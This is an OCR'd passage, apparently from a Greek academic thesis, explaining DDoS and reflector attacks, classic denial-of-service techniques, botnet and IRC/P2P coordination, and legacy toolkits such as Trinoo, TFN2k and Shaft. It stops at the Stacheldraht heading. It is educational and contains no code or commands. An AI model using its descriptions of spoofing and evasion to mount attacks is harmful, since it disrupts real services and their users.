3.6.1 Τυπικές Distributed Denial of Service (DDoS) επιθέσεις

Μια τυπική Distributed Denial of Service επίθεση είναι μια συντονισμένη επίθεση κατά της διαθεσιμότητα των υπηρεσιών ενός συγκεκριμένου συστήματος ή δικτύου στόχοςπου προωθείται έμμεσα μέσω πολλών χειραγωγημένων υπολογιστικών συστημάτων. Οι υπηρεσίες που είναι εκτεθειμένες σε επίθεση είναι εκείνες που ονομάζονται "άμεσο θύμα", ενώ τα χειραγωγημένα συστήματα πουχρησιμοποιείνται για να ξεκινήσει η επίθεση αποκαλείνται «δευτερεύουσαθύματα». Η χρήση των έμμεσων θυμάτων σε μια επίθεση DDoSπαρέχει στον εισβολέα τη δυνατότητα να ξεκινήσουν μια μεγαλύτερη και


πιο καταστροφική επίθεση παραμένοντας ανώνυμος, εφόσον τα δευτερεύοντα θύματα που θα εκτελέσουν ουσιαστικά την επίθεση καθιστούν πιο δύσκολο για την ασφάλεια του διαδικτύου να εντοπίσει τον πραγματικό εισβολέα.



Εικόνα 13: DDoS επίθεση

3.6.2 Distributed Reflector Denial of Service (DRDOS) επιθεσεις

Αντίθετα από τις τυπικές denial of service επιθέσεις, στις DRDoS επιθέσεις ο στρατός των επιτιθέμενων περιλαμβάνει " κυρίους-zombies", "σκλάβους-zombies" και ανακλαστήρες. Το σενάριο αυτού του τύπου επίθεσης είναι το ίδιο με αυτό των τυπικών DDoS επιθέσεων μέχρι ένα συγκεκριμένο στάδιο. Ο επιτιθέμενος έχει τον έλεγχο των "κυρίων- zombies", οι οποίοι, με τη σειρά τους, έχουν τον έλεγχο των "σκλάβων-zombies". Η διαφορά σε αυτόν τον τύπο επίθεσης συνίσταται στο γεγονός ότι οι "σκλάβοι-zombies" καθοδηγούνται από τους "κυρίους-zombies" για να στείλουν μια ροή πακέτων με τη διεύθυνση IP του θύματος ως διεύθυνση IP πηγής σε άλλες «αμόλυντες» μηχανές (γνωστές ως ανακλαστήρες), προτρέποντας αυτές τις μηχανές να συνδεθούν με το θύμα. Κατόπιν, οι ανακλαστήρες στέλνουν στο θύμα έναν μεγαλύτερο όγκο κίνησης, ως απάντηση στην παραίνεσή του για το άνοιγμα μιας νέας σύνδεσης με αυτούς, μιας και πιστεύουν ότι το θύμα ήταν ο host που το ζήτησε. Επομένως, στις DRDoS επιθέσεις, η επίθεση εξαπολύεται από μη-εκτεθειμένες μηχανές, οι οποίες ξεκινούν μια DRDoS επίθεση χωρίς να το γνωρίζουν.



Εικόνα 14: DRDoS επίθεση

Συγκρίνοντας τα δύο σενάρια των distributed denial of service επιθέσεων, πρέπει να σημειώσουμε ότι μια DRDoS επίθεση είναι πιο καταστρεπτική από μια τυπική DDoS επίθεση. Αυτό συμβαίνει επειδή στην περίπτωση μιας DRDoS επίθεσης, υπάρχουν περισσότερες μηχανές για να μοιραστούν την επίθεση και ως εκ τούτου, η επίθεση γίνεται πιο κατανεμημένη. Ένας δεύτερος λόγος που δικαιολογεί το γεγονός ότι μια DRDoS επίθεση είναι πιο επικίνδυνη σε σχέση με μια τυπική DDoS επίθεση είναι ότι η πρώτη δημιουργεί έναν μεγαλύτερο όγκο κίνησης εξαιτίας του γεγονότος της πιο κατανεμημένης φύσης της. Το σχήμα 10 απεικονίζει γραφικά μια DRDoS επίθεση.

3.7 Γνωστές DDoS επιθέσεις

Μερικές από τις πιο διάσημες καταγεγραμμένες DDoS επιθέσεις παρουσιάζεται συνοπτικά στη συνέχεια. Μάλιστα, η παρουσίαση αυτή γίνεται με ταυτόχρονη αναφορά στις αδυναμίες πρωτοκόλλων ή μηχανισμών του Διαδικτύου που είναι υπαίτιες για αυτές τις επιθέσεις.

Apache2: Αυτή η επίθεση εξαπολύεται ενάντια σε έναν apache web server από τον οποίο ο πελάτης ζητά μια υπηρεσία με την αποστολή ενός αιτήματος με πολλές HTTP επικεφαλίδες. Παρόλα αυτά, όταν ο apache web server λαμβάνει πολλά τέτοια αιτήματα, δεν μπορεί να αντιμετωπίσει το φορτίο και καταρρέει.

ARP Poison: Οι ARP Poison επιθέσεις απαιτούν από τον επιτιθέμενο να έχει πρόσβαση στο τοπικό δίκτυο του θύματος. Ο επιτιθέμενος εξαπατά τους hosts του συγκεκριμένου

LAN παρέχοντάς τους λανθασμένες MAC διευθύνσεις για τους hosts με ήδη γνωστές IP διευθύνσεις. Αυτό μπορεί να επιτευχθεί από τον επιτιθέμενο μέσω της ακόλουθης διαδικασίας: Το δίκτυο ελέγχεται για "arp whohas" αιτήματα. Μόλις ένα τέτοιο αίτημα παραληφθεί, ο κακόβουλος επιτιθέμενος προσπαθεί να απαντήσει όσο το δυνατόν γρηγορότερα στον host που ρωτά προκειμένου να τον παραπλανήσει για τη ζητούμενη διεύθυνση.

Back: Αυτή η επίθεση εξαπολύεται ενάντια σε έναν apache web server, ο οποίος πλημμυρίζει από αιτήματα που περιέχουν έναν μεγάλο αριθμό front slash χαρακτήρων στην περιγραφή του URL. Καθώς ο server προσπαθεί να επεξεργαστεί όλα αυτά τα αιτήματα, γίνεται ανίκανος να επεξεργαστεί άλλα νόμιμα αιτήματα και ως εκ τούτου αρνείται την υπηρεσία στους πελάτες του.

CrashIIS: Το θύμα μιας CrashIIS επίθεσης είναι ένας κοινός Microsoft Windows NT IIS web server. Ο επιτιθέμενος στέλνει στο θύμα ένα δύσμορφο GET αίτημα, το οποίο προκαλεί την κατάρρευση του web server

DoSNuke: Σε αυτό το είδος επίθεσης, το Microsoft TM Windows NT θύμα πλημμυρίζεται με “out of band” δεδομένα (MSG_OOB). Τα πακέτα που στέλνονται από τις επιτιθέμενες μηχανές είναι σημαδευμένα ως "urg" εξαιτίας της MSG_OOB σημαίας. Σαν αποτέλεσμα, το θύμα καταρρέει και είναι δυνατό το μηχάνημά του να δείξει τη γνωστή σε όλους «μπλε οθόνη» των Windows (bluescreen of death”).

Land: Στις Land επιθέσεις, ο επιτιθέμενος στέλνει στο θύμα ένα TCP SYN πακέτο το οποίο περιέχει την ίδια IP διεύθυνση τόσο ως διεύθυνση πηγής όσο και ως διεύθυνση προορισμού. Ένα τέτοιο πακέτο κλειδώνει ολοκληρωτικά το σύστημα του θύματος.

Mailbomb: Στη Mail bomb επίθεση, η ουρά mail του θύματος πλημμυρίζεται από μια αφθονία μηνυμάτων, τα οποία προκαλούν την κατάρρευση του συστήματος.

SYN Flood: Μια SYN flood επίθεση εμφανίζεται κατά τη διάρκεια της τριμερούς χειραψίας που χαρακτηρίζει την αρχή μιας σύνδεσης TCP/IP. Στην τριμερή χειραψία ένας πελάτης αιτείται για μια νέα σύνδεση, στέλνοντας ένα πακέτο TCP/SYN σε έναν server. Μετά από αυτό, ο server στέλνει ένα πακέτο SYN/ACK πίσω στον πελάτη και τοποθετεί το αίτημα σύνδεσης σε μια ουρά αναμονής. Τέλος, ο πελάτης επιβεβαιώνει το πακέτο SYN/ACK. Σε περίπτωση επίθεσης, εντούτοις, ο επιτιθέμενος στέλνει μια αφθονία πακέτων TCP/SYN στο θύμα, υποχρεώνοντας το τόσο να ανοίξει πολλές TCP συνδέσεις όσο και να αποκριθεί σε αυτές. Κατόπιν, ο επιτιθέμενος δεν εκτελεί το τρίτο βήμα της τριμερούς χειραψίας που ακολουθεί, καθιστώντας το θύμα ανίκανο να δεχτεί οποιεσδήποτε νέες εισερχόμενες συνδέσεις, δεδομένου ότι η ουρά αναμονής του είναι πλήρης από μισάνοιχτες TCP συνδέσεις.

Ping of Death: Στην Ping of Death επίθεση, ο επιτιθέμενος δημιουργεί ένα πακέτο που περιέχει περισσότερα από 65536 bytes, το οποίο είναι το όριο που το πρωτόκολλο IP καθορίζει. Αυτό το πακέτο μπορεί να προκαλέσει διάφορες ζημιές στο μηχάνημα που θα το λάβει, όπως συντριβή και επανεκκίνηση.

Process Table: Αυτή η επίθεση εκμεταλλεύεται το χαρακτηριστικό γνώρισμα μερικών υπηρεσιών δικτύου για να παραγάγει μια νέα διαδικασία κάθε φορά που οργανώνεται μια νέα TCP/IP σύνδεση. Ο επιτιθέμενος προσπαθεί να κάνει όσο το δυνατόν περισσότερες ανολοκλήρωτες συνδέσεις στο θύμα προκειμένου να αναγκάσει το σύστημα του θύματος να παραγάγει μια αφθονία διαδικασιών. Ως εκ τούτου, καθώς ο αριθμός των διαδικασιών που τρέχουν στο σύστημα δεν μπορεί να είναι απεριόριστα μεγάλος, η επίθεση καθιστά το θύμα ανίκανο να εξυπηρετήσει οποιοδήποτε άλλο αίτημα.

Smurf attack: Σε μια "smurf" επίθεση, το θύμα πλημμυρίζεται από Internet Control Messages Protocol (ICMP) “echo-reply” πακέτα. Ο επιτιθέμενος στέλνει πολλά ICMP “echo-request” πακέτα στη broadcast διεύθυνση πολλών υποδικτύων. Αυτά τα πακέτα περιέχουν ως διεύθυνση IP πηγής αυτή του θύματος. Κάθε μηχάνημα που ανήκει σε οποιοδήποτε από αυτά τα υποδίκτυα αποκρίνεται στέλνοντας ICMP “echo-reply” πακέτα

στο θύμα. Οι Smurf επιθέσεις είναι πολύ επικίνδυνες, δεδομένου ότι είναι έντονα κατανεμημένες επιθέσεις.

SSH Process table: Όπως στην Process Table επίθεση, η επίθεση κάνει τις εκατοντάδες των συνδέσεων στο θύμα μέσω του ssh χωρίς ολοκλήρωση της διαδικασίας login. Με αυτόν τον τρόπο, το sshd daemon στο σύστημα του θύματος είναι υποχρεωμένο να γεννά τόσες πολλές διαδικασίες ώστε το θύμα να εξαντλείται

Syslogd: Η Syslogd επίθεση προκαλεί την κατάρρευση του syslogd προγράμματος ενός Solaris 2.5 server στέλνοντας του ένα μήνυμα με άκυρη IP διεύθυνση πηγής.

TCP Reset: Στην TCP Reset επίθεση, το δίκτυο ελέγχεται για αιτήματα "tcpconnection" στο θύμα. Μόλις ένα τέτοιο αίτημα βρεθεί, ο κακόβουλος επιτιθέμενος στέλνει ένα αλλοιωμένο TCP RESET πακέτο στο θύμα και το υποχρεώνει να ολοκληρώσει την TCP σύνδεση.


Teardrop: Ενώ ένα πακέτο ταξιδεύει από το μηχάνημα πηγής προς το μηχάνημα προορισμού, μπορεί να χωριστεί σε μικρότερα τεμάχια, μέσω της διαδικασίας του τεμαχισμού. Μια Teardrop επίθεση δημιουργεί μια ροή IP τεμαχίων με το πεδίο offset υπερφορτωμένο. Ο host προορισμού που θα προσπαθήσει να συναρμολογήσει εκ νέου αυτά τα δύσμορφα τεμάχια θα είναι μπροστά σε μια πολύ δύσκολη κατάσταση, η οποία θα προκαλέσει την κατάρρευσή του ή ακόμα και την επανεκκίνησή του.

UDPstorm: Σε μια σύνδεση UDP, μια υπηρεσία παραγωγής χαρακτήρα ("chargen") παράγει μια σειρά χαρακτήρων κάθε φορά που λαμβάνει ένα πακέτο UDP, ενώ μια echo υπηρεσία επαναλαμβάνει οποιοδήποτε χαρακτήρα λαμβάνει. Εκμεταλλευόμενος αυτές τις δύο υπηρεσίες, ο επιτιθέμενος στέλνει ένα πακέτο με αλλοιωμένη την πηγή ώστε να είναι αυτή του θύματος σε ένα άλλο μηχάνημα. Κατόπιν, η echo υπηρεσία του αρχικού μηχανήματος επαναλαμβάνει τα δεδομένα του πακέτου πίσω στο μηχάνημα του θύματος, το οποίο με τη σειρά του, αποκρίνεται με τον ίδιο τρόπο. Ως εκ τούτου, δημιουργείται μια σταθερή ροή άχρηστου φορτίου που φορτώνει το δίκτυο.

3.8 Ο ρόλος των botnets στις DDoS επιθέσεις

Ένα διαδικτυακό ρομπότ (internetbot) είναι ένα πρόγραμμα που εκτελεί αυτοματοποιημένες εργασίες μέσω του διαδικτύου. Ονομάζεται επίσης και web bot, web robot, WWW robot ή απλά bot.Στις περισσότερες περιπτώσεις τα bots εκτελούν σχετικά απλές λειτουργίες που θα πρέπει να επαναληφθούν εκατοντάδες ή χιλιάδες φορές. Μία κλασσική εφαρμογή των bots είναι οι αράχνες του διαδικτύου (web spiders), οι οποίες περιφέρονται από ιστοσελίδα σε ιστοσελίδα και χρησιμοποιούνται για την ανάλυσή της σε ρυθμό πολλαπλάσιο απ' ότι θα μπορούσε ένας άνθρωπος. Οι μηχανές αναζήτησης (Google, Yahoo κοκ) χρησιμοποιούν τέτοιες αράχνες για την ανάλυση και ταξινόμηση των ιστοσελίδων σύμφωνα με διάφορες λέξεις-κλειδιά, ούτως ώστε στην συνέχεια να μπορούν να παρουσιάσουν στον χρήστη τα αποτελέσματα της αναζήτησης σε πολύ μικρό χρονικό διάστημα. Τέλος, οι διάφοροι webservers μπορούν να δημιουργήσουν ένα απλό αρχείο κειμένου με το όνομα "robots.txt", το οποίο θα περιέχει κανόνες που θα πρέπει να τηρήσουν τα bots που επισκέπτονται την σελίδα. Παρόλα αυτά όμως, μπορεί κάποιο bot να αγνοήσει αυτούς τους κανόνες. Μία άλλη χρήση των bots είναι σε εφαρμογές όπου απαιτείται υψηλή ταχύτητα απόκρισης, υψηλότερη από αυτή που έχει ο άνθρωπος (πχ bots που συμμετέχουν σε δημοπρασίες - auction-site bots) ή σε εφαρμογές όπου απαιτείται η προσομοίωση της ανθρώπινης συμπεριφοράς (πχ bots που συμμετέχουν σε συζητήσεις - chat bots). Παραδείγματα της δεύτερης κατηγορίας είναι η ALICE, ο JabberWacky και η Spleak.Μερικά bots επικοινωνούν με άλλους χρήστες του διαδικτύου μέσω Instant Messaging (IM), Internet Relay Chat (IRC) ή κάποια άλλη διαδικτυακή εφαρμογή επικοινωνίας. Τέτοια bots έχουν σχεδιαστεί ούτως ώστε να δέχονται ερωτήσεις και να απαντούν κατάλληλα, να μεταδίδουν μετεωρολογικά δεδομένα και προγνώσεις καιρού, να μεταδίδουν τα τελικά αποτελέσματα αγώνων διαφόρων αθλημάτων, να μετατρέπουν από το ένα νόμισμα στο άλλο κοκ. Διάφορα παραδείγματα τέτοιων bots είναι ο SmarterChild στον MSN Messenger, ο Jabberwacky στον Yahoo Messenger και ο FriendBot.Στα κανάλια IRC χρησιμοποιούνται συχνά διάφορα bots που παρακολουθούν την συζήτηση και επεμβαίνουν προσθέτοντας το δικό τους σχόλιο μόλις εντοπίσουν ότι αναφέρθηκε κάτι. Για παράδειγμα ένα τέτοιο bot μπορεί να χρησιμοποιηθεί από τον διαχειριστή ενός καναλιού IRC για να κάνει παρατηρήσεις σε όσους χρησιμοποιούν χυδαία γλώσσα. Τα bots χρησιμοποιούνται πολύ

συχνά από χάκερ για τον συντονισμό και την διεξαγωγή διαδικτυακών επιθέσεων σε servers ή για άλλους σκοπούς. Ένας χάκερ συνήθως έχει στην διάθεσή του πολλά bots, τα οποία σχηματίζουν ένα δίκτυο από bots (botnet) και επιτίθενται ταυτόχρονα σε έναν server του διαδικτύου.



Εικόνα 15: Botnet Attack

3.9 Μελέτη των DDoS attacks σε IRC δίκτυα

Το IRC (Internet Relay Chat), είναι ένα παγκόσμιο δίκτυο συζήτησης σε πραγματικό χρόνο. Χρησιμοποιήθηκε για την επικοινωνία μεταξύ επιτιθέμενου και πρακτόρων από την στιγμή που τα δίκτυα συνομιλίας IRC επιτρέπουν στους χρήστες τους να δημιουργήσουν δημόσια ,ιδιωτικά και μυστικά κανάλια. Ένα δίκτυο DDoS βασισμένο στο IRC έχει παρόμοιο πρότυπο επίθεσης με αυτό του χειριστή-πρακτόρωνεκτός από το ότι αντί της χρήσης ενός προγράμματος χειριστή που εγκαθίσταται σε ένα δίκτυο, ένας IRC εξυπηρετητής παρακολουθεί τις διευθύνσεις των συνδεδεμένων πρακτόρων και χειριστών και διευκολύνει την επικοινωνία μεταξύ τους. Η ανακάλυψη ενός συμμετέχοντος οδηγεί στην ανακάλυψη του καναλιού επικοινωνίας αλλά οι ταυτότητες των άλλων συμμετεχόντων προστατεύονται. Το IRC προσφέρει διάφορα άλλα πλεονεκτήματα για την πραγματοποίηση μιας επίθεσης DDoS που παρέχει τρία συμαντικά οφέλη: Προσφέρει έναν υψηλό βαθμό ανωνυμίας, είναι δύσκολη η ανίχνευση και παρέχει ένα ισχυρό και εγγυημένο σύστημα παράδοσης. Επιπλέον ο επιτιθέμενος δεν χρειάζεται πλέον να διατηρήσει έναν κατάλογο πρακτόρων αφού μπορεί απλά να

συνδεθεί στον IRC εξυπηρετητή και να δει έναν κατάλογο όλων των διαθέσιμων πρακτόρων. Το λογισμικό των πρακτόρων που είναι εγκατεστημένο στο δίκτυο IRC επικοινωνεί συνήθως με το κανάλι IRC και ειδοποιεί τον επιτιθέμενο όταν ο πράκτορας είναι συνδεδεμένος.

3.10 Μελέτη των DDoS σε P2P δίκτυα

Με την ευρεία έννοια η τεχνολογία p2p είναι μια κατανεμημένη αρχιτεκτονική δεδομένων που επιτρέπει σε μεμονωμένους υπολογιστές να συνδεθούν και να επικοινωνήσουν άμεσα με άλλους υπολογιστές. Μέσω αυτής της σύνδεσης οι χρήστες υπολογιστών (γνωστοί ως "peers") μπορούν να μοιραστούν επικοινωνίες, επεξεργαστική ισχύ και αρχεία δεδομένων. Όσον αναφορά συγκεκριμένα την διανομή αρχείων (file sharing) η τεχνολογία p2p επιτρέπει την «αποκεντροποιημένη» διανομή. Αντι να γίνεται αποθή- κευση των αρχείων σε μια κεντρική τοποθεσία όπως συνέβαινε στο μοντέλο client-server με το οποίο οι μεμονωμένοι υπολογιστές έπρεπε να συνδεθούν για να ανακτήσουν τα αρχεία, η τεχνολογια p2p επιτρέπει στους μεμονομένους υπολογιστές να μοιράζονται άμεσα μεταξύ τους τα αρχεία που είναι αποθηκευμένα τοπικά στους επιμέρους υπολογιστές. Μια από τις θεμελιώδεις ιδιότητες αυτών των συστημάτων είναι η απουσία δομής η οποία επιτρέπει τη μη οντοκεντρική λειτουργία ενώ διευκολύνει την εισαγωγή και συμμετοχή νέων στο σύστημα. Παρόλα αυτά η απουσία δομής μπορεί να γίνει αντικείμενο κατάχρησης από κακόβουλους χρήστες. Συγκεκριμένα ένας κακόβουλος κόμβος μπορεί να εξαναγκάσει ένα μεγάλο αριθμό ομότιμων κόμβων(peers)να εκτελέσουν αιτήσεις σε έναν υπολογιστή-στόχο ο οποίος μπορεί να μην είναι καν μέλος του p2p συστήματος περιλαμβάνοντας τη δυνατότητα απόκτησης μη θεμιτών αρχείων από έναν στόχο-διακομιστή Ιστού(Web Server). Αυτή είναι η κλασσική μορφή μιας επίθεσης Εξάντλησης Πόρων η οποία έχει δύο πολύ ενδιαφέροντα χαρακτηριστικά: (α)είναι δύσκολο να εντοπιστεί ο αρχικός υποκινητής της επίθεσης και (β) είναι ακόμα δυσκολότερος ο τερματισμός της επίθεσης. Η δεύτερη ιδιότητα απορέει από το γεγονός ότι φαίνεται μερικά μη δομημένα p2p συστήματα να ενσωματώνουν ένα είδος «μνήμης» προκαταβάλλοντας γνώση για (εν δυνάμει εσφαλμένων) πληροφοριών για πολλές μέρες.

3.11 Εργαλεία DDoS επιθέσεων – attack toolkits

Σε αυτή την παράγραφο για να γίνεικαλύτερα κατανοητή η φύση των DDoS επιθέσεων αναλύονται τα έξι πιο δημοφιλή εργαλεία που δημιουργούν τέτοιου είδους επιθέσεις. Τα προγράμματα αυτά αναφέρονται σαν agent-based DDoS tools. Τα agent-based προγράμματααποτελούνται από δύο μέρη: το πρώτο πραγματοποιεί τις επιθέσεις (agent)και εγκαθιστάται σε όλους τους υπολογιστές που εξαπολύουν την επίθεση και το δεύτερο μέρος που δίνει τις εντολές στους agents και το οποίο βρίσκεται εγκατεστημένο σε έναν υπολογιστή. Τα εργαλεία αυτά είναι

- Trin00
- Tribe Flood Network[TFN]
- Tribe Flood Network 2k[TFN2k]
- Shaft
- Mstream
- Stacheldraht

3.11.1 Trin00

Το Trinoo είναι το πρώτο ευρέως διαδεδομένο εργαλείο επίθεσης DDoS.Είναι ένα εργαλείο που οδηγεί στην εξάντληση του εύρους ζώνης και μπορεί να χρησιμοποιηθεί για την πραγματοποίηση κατευθυνόμενων επιθέσεων πλημμυρας UDP ενάντια μίας ή περισσοτέρων διευθύνσεων IP. Η επίθεση χρησιμοποιεί σταθερού μεγέθους πακέτα UDP και στοχεύει σε τυχαίες θύρες στη μηχανή του θύματος. Τυπικά ο πράκτορας trinoo εγκαθίσταται σε ένα σύστημα το οποίο υποφέρει από την αδυναμία υπερφόρτωσης προσωρινής μνήμης(buffer overrun). Αυτό το σφάλμα στο λογισμικό επιτρέπει στον επιτιθέμενο να πραγματοποιήσει απομακρυσμένα την εγκατάσταση στον πράκτορα χρησιμοποιώντας το σύστημα προσωρινής μνήμης ενός δευτερεύοντος θύματος. Ο χειριστής χρησιμοποιεί UDP ή TCP για να επικοινωνήσει με τους πράκτορες με αυτό τον τρόπο τα συστήματα ανίχνευσης εισβολών μπορούν να ανιχνεύσουν τους χειριστές μόνο παρακολουθώντας την κυκλοφορία UDP. Αυτό το κανάλι μπορεί επίσης να είναι κρυπτογραφημένο και να προστατεύεται με συνθηματικά. Παρόλα αυτά επί του παρόντος το συνθηματικό δεν στέλνεται σε κρυπτογραφημένη μορφή, επομένως μπορεί να ανιχνευθεί και ν αυποκλαπεί. Το Trinoo δεν δημιουργεί παραποιημένες διευθύνσεις

πηγής αν και μπορεί εύκολα να επεκταθεί ώστε να χρησιμοποιεί αυτή την δυνατότητα. Οι επιτιθέμενοι πράκτορες του Trinoo υλοποιούν επιθέσεις πλημμύρας UDP ενάντια του στόχου-θύματος.

3.11.2 Tribe Flood Network(TFN)

Το Tribe Flood Network(TFN) είναι ένα εργαλείο επίθεσης DDoS που παρέχει στον επιτιθέμενο την ικανότητα να πραγματοποιήσει τόσο επιθέσεις εξάντλησης εύρους ζώνης όσο και επιθέσεις εξάντλησης πόρων. Χρησιμοποιεί μια διεπαφή γραμμής εντολών προκειμένου να πραγματοποιήσει την επικοινωνία μεταξύ επιτιθέμενου και χειριστή αλλά δεν παρέχει κρυπτογράφηση μεταξύ πρακτόρων και χειριστών ή ανάμεσα στους χειριστές και τον επιτιθέμενο. Επιπλέον εκτός από την επίθεση πλημμύρας UDP που μπορεί να πραγματοποιήσει πλημμύρες TCP SYN και ICMP καθώς επίσης και επιθέσεις Smurf. Στους χειριστές η πρόσβαση επιτυγχάνεται χρησιμοποιώντας πρότυπες συνδέσεις TCP όπως είναι το telnet ή το ssh(secure shell). Η επικοινωνία ανάμεσα στον χειριστή και τους πράκτορες ολοκληρώνεται με πακέτα ICMP ECHO REPLY που είναι δυσκολότερο να ανιχνευθούν σε σχέση με τα πακέτα UDP και μπορούν συχνά να περάσουν συστήματα firewalls. Το TFN πραγματοποιεί κατευθυνόμενες επιθέσεις DoS που είναι ιδιαίτερα δύσκολο να αντιμετωπισθούν καθώς παράγουν πολλαπλούς τύπους επιθέσεων και μπορούν να παράγουν πακέτα με παραποιημένες διευθύνσεις πηγής IP καθώς επίσης αλλάζει με τυχαίο τρόπο τις θύρες στόχους. Είναι ικανό να πραγματοποιήσει παραποίηση είτε σε ένα είτε και στα 32 bit της διεύθυνσης πηγής IP ή μόνο στα τελευταία οκτώ.Μερικές από τις επιθέσεις που μπορούν να πραγματοποιηθούν από το TFN περιλαμβάνουν: την επίθεση Smurf, την πλημμύρα UDP,την πλημμύρα TCP SYN, την πλημμύρα αιτήσεων ICMP και την κατευθυνόμενη ανοικτή εκπομπή ICMP.

3.11.3 TFN2k

Το TFN2k είναι ένα εργαλείο επίθεσης DDoS που βασίζεται στην αρχιτεκτονική TFN. Το TFN2k προσθέτει κρυπτογραφημένα μηνύματα στις επικοινωνίες ανάμεσα σε όλα τα συμμετέχοντα στοιχεία. Η επικοινωνία ανάμεσα στον πραγματικό επιτιθέμενο και το πρόγραμμα διαχείρισης πραγματοποιείται χρησιμοποιώντας έναν αλγόριθμο που βασίζεται σε κλειδιά τον CAST-256. Επιπλέον ,το TFN2k πραγματοποιεί μυστικές λειτουργίες προκειμένου να μη γίνει αντιληπτό από τα συστήματα ανίχνευσης εισβολών.

Οι επιτιθέμενοι πράκτορες του TFN2k πραγματοποιούν επιθέσεις πλημμύρας Smurf,Syn,UDP και ICMP και ο τύπος της επίθεσης μπορεί να ποικίλλει κατά τη διάρκεια της επίθεσης. Οι εντολές στέλνονται από τον χειριστή στον πράκτορα μέσω TCP, UDP, ICMP ή και τα τρία τυχαία καθιστώντας ακόμα πιο δύσκολη την ανιίχνευση του TFN2k παρακολουθώντας το δίκτυο. Τα πακέτα εντολών μπορούν να διασκορπιστούν με οποιοδήποτε αριθμό πακέτων παγίδας και να σταλούν σε τυχαίες διευθύνσεις IP προκειμένου να αποφύγουν την ανίχνευση. Σε δίκτυα που εφαρμόζουν φιλτράρισμα εισόδου το TFN2k μπορεί να παραποιήσει πακέτα που προέρχονται από γειτονικούς υπολογιστές. Η επικοινωνία ανάμεσα στους χειριστές και τους πράκτορες είναι κρυπτογραφημένη και κωδικοποιημένη με βάση το 64. Υπάρχει μια επιπλέον μορφή επίθεσης που ονομάζεται TARGA. Η TARGA λειτουργεί στέλνοντας παραποιημένα πακέτα IP προκειμένου να καθυστερήσει ή να επιβαρύνει πολλές στοίβες TCP/IP δικτύων. Μια άλλη επιλογή είναι οι επιθέσεις MIX οι οποίες ανακατεύουν πλημμύρες UDP,SYN και ICMP ECHO REPLY.

3.11.4 Shaft

Το shaft είναι ένα παράγωγο του εργαλείου Trinoo. Χρησιμοποιεί επικοινωνία UDP ανάμεσα στους χειριστές και τους πράκτορες χωρίς να κρυπτογραφούνται τα μηνύματα. Το shaft μπορεί να πραγματοποιήσει επιθέσεις πλημμύρας UDP,ICMP TCP. Το shaft δημιουργεί τυχαιές διευθύνσεις πηγής IP και θύρες πηγής στα πακέτα. Το μέγεθος των πακέτων παραμένει σταθερό κατά την διάρκεια της επίθεσης. Ένα σημαντικό χαρακτηριστικό του Shaft είναι η ικανότητα να αλλάζει την διεύθυνση IP και τη θύρα του χειριστή σε πραγματικό χρόνο κάνοντας ιδιαίτερα δύσκολη την αποτελεσματικότητα των εργαλείων ανίχνευσης εισβολών. Επιπλέον το Shaft παρέχει στατιστικά στοιχεία για τις επιθέσεις πλημμύρας. Αυτά τα στατιστικά είναι χρήσιμα στον επιτιθέμενο προκειμένου να γνωρίζει πότε το σύστημα του θύματος είναι εκτόςλειτουργίας και πότε να σταματήσει να προσθέτει μηχανές-πράκτορες στην επίθεση.

3.11.5 Mstream

Το εργαλείο mstream χρησιμοποιεί παραποιημένα πακέτα TCP θέτοντας τη σημαία ACK ώστε να επιτεθεί στο στόχο. Το mstream είναι ένα απλό σημείο-προς-σημείο εργαλείο πλημμύρας TCP ACK. Η επικοινωνία η οποία δεν κρυπτογραφείται πραγματοποιείται

μεταξύ πακέτων TCP και UDP. Ο χειριστής επικοινωνεί με τους πράκτορες μέσω telnet. Η πρόσβαση στον χειριστή προστατεύεται με συνθηματικό. Το θύμα στόχος λαμβάνει πακέτα ACK και στέλνει πακέτα TCP RST σε μη υπάρχουσες διευθύνσεις IP. Οι δρομολογητές στέλνουν πακέτα ICMP «απρόσιτου προορισμού» καταναλώνοντας ακόμα περισσότερο εύρος ζώνης. Το mstream έχει περιορισμένα χαρακτηριστικά ελέγχου και μπορεί να εφαρμόσει την τεχνική παραποίησης τυχαία και στα 32 bit της διεύθυνσης της πηγής IP.

3.11.6 Stacheldraht

